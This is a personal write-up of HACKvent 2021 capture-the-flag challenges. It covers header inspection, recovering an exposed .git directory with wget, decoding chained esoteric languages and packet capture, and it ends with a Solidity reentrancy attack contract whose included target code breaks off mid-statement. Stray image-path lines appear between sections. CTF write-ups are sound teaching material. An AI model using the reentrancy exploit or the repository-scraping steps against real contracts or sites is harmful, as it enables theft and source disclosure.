# Writeup for HACKvent 2021

## [HV21.02] No source, No luck!

We are presented with a site, which redirects us after 5 seconds to a rick roll. We need to take a look at what happens during those 5 seconds.

We can open the developer tools and look under the network tab. Here we take a look at the Request, specifically the response headers.


The only other document mentioned it “style.css”. We can just head to <dockerurl>/style.css to find the flag:

```
HV21{h1dd3n_1n_css}
```

## [HV21.03] Too Much GlItTer!

After looking at the webpage, we can start a directory bruteforcer like “dirb”. This shows us that there’s a .git page on the website, we can download this using

wget --mirror -I .git <dockerurl>/.git/

I made myself some notes and wrote these steps down:

1. create a new directory
2. create new git repo with "git init"
3. copy the objects from the original repo to the new
4. execute "git fsck"
5. execute "git reset --hard b009ea9155d990aa9185e1157aaf583a636e93fd"
6. cat flag.html

Some useful articles I found useful:

https://iosentrix.com/blog/git-source-code-disclosure-vulnerability/

https://stackoverflow.com/questions/5767593/recovering-git-repository-from-objects-only

https://stackoverflow.com/questions/10099258/how-can-i-recover-a-lost-commit-in-git

## [HV21.04] Christmas in Babylon

We are presented with C# 9 code. We can run it by creating a new .NET 5 project and running the code. We get a new language: brainfuck. We can execute it using an online interpreter and we get python. Now it gets a bit more interesting. We have an array of numbers and an input check. We can reverse engineer the input if we modulo each of those numbers with 128 and add with 32. Now the remaining number needs to be translated to ascii. This gets us the following input: C+Python=Cython?
The next language is PHP. We can run it by either starting an apache server and enclosing the code with php tags <?php code ?> or we can directly run it in a php console using php -a. After php comes JSFuck. JSFuck is valid Javascript, so we can just run it in the browser console. This yields us the flag:

HV21{-T00-many-weird-L4NGU4GE5-}

## [HV21.05] X-Mas Jumper

We replace the white knits with ASCII 176 ░ and the red knits with ASCII 178 ▓. (by hand)

After this, we can paste it into a notepad++ and enable word wrap (view -> word wrap). Now we can vary the width until it shows the flag: HV{Too_K3wL_F0R_YuLe!}

## [HV21.06] Snow Cube

We can set s = true in the console and thus move the cube freely. Or set alpha and beta directly (in the console). If we set the cube correctly (sideways) and turn our heads 90°, it will print the flag in snow :).

HV21{M3SSAGE_OUT_OF_FLAKES}

## [HV21.08] Flag Service

We can use wireshark the capture the packets sent between the server and us. In one of the few packets, there is the flag.

HV21{4lw4y5_c0un7_y0ur53lf_d0n7_7ru57_7h3_53rv3r}

## [HV21.12] Santa's Shuffle

First, I removed the comments using gcc -fpreprocessed -dD -E <file>. Now we beautify the code using online tools. To make it more readable, we recover the original function names which are changed in the #define's using notepad++'s find and replace. Now it's basically normal, readable C code. We can see that it takes some inputs and compares the chars. If successful, it will print the flag. Else, it will exit. I stepped through the program until I had the correct input. Sadly, I don't have the input anymore, but I did it that way (the complex way) Anyways, it doesn't even matter.

We can just delete the input checks (all if clauses) from the source and it will print the flag. Design could be improved if the input is actually used in calculating the flag.

HV21{-HidDeN-bRaiNF-Ck-dEcoDer-}


## [HV21.13] Super Smart Santa


I'm the author :-D. You can take this writeup as a reference to the intended solution.


HV21{sm4rt->sm4rter->y0u}

## [HV21.15] Christmas Bauble

We can edit the file in Blender and remove the outer shell. Now just rotate the QR-Cube until it's positioned correctly to be scannable (all 3 sides). Profit.







HV21{1st_P4rt_0f_th3_fl4g_with_the_2nd_P4rt_c0mb1ned_w17h_th4t}

# [HV21.21] Re-Entry to Nice List

As the title states, this is a re-entry attack (or here). The “victim” contract calls the fallback function of an attack contract (msg.sender can be a contract, tx.origin has to be a wallet). If successful, it will prevent you from executing the same function again until a month has passed. However, if the fallback function of the attack contract calls the function of the victim contract again, it will re-execute the function again. The part which comes after the fallback function is not executed. Then it will call the fallback function again, thus creating a loop. This would go on forever, however we only need 12 good deeds and then let it finish the lower part, because we also need some value in the nextGoodDeedAfter (month counter). Thus, I implemented a counter which stops after 11 executions (because we already executed it once). This means, the function will get repeatedly executed 11 times and at the 12th time, it will finish properly.

I attacked it as follows (the contract SantasList is just the source code that was accidently leaked, we need the function names of the target contract to interact with it. It doesn’t matter what’s inside the functions, so I just copied the leaked source code.):

```
pragma solidity 0.8.0;

contract solver {
    SantasList targetAddress = SantasList(0x73D81979766A4076e73Da18786df983A80a86212);
    //address targetAddress = 0x82Ff67Ed282eFdeBcE2BA1176d65f39762Ce1cc5;
    uint256 public amountDrained = 0;

    /*function lockTarget(address targetAddr) public {
        targetAddress = targetAddr;
    }*/

    function startTheParty() public {
        targetAddress.start();
    }

    function iAmAGoodKid() public {
        targetAddress.goodDeed();
    }

    fallback () external {
        amountDrained += 1;
        if (amountDrained < 12) {
            targetAddress.goodDeed();
        }
    }
}

contract SantasList {
    mapping(address => uint256) naughtyList;
    mapping(address => uint256) nextGoodDeedAfter;

    function start() public {
        naughtyList[tx.origin] = 12;
        nextGoodDeedAfter[tx.origin] = 0;
    }

    function goodDeed() public {
        require(
            nextGoodDeedAfter[tx.origin] < block.number,
            "You have already done your good deed this month"
```

HV{wEb3_4oR_Th3_Win}

Even got an NFT, nice :P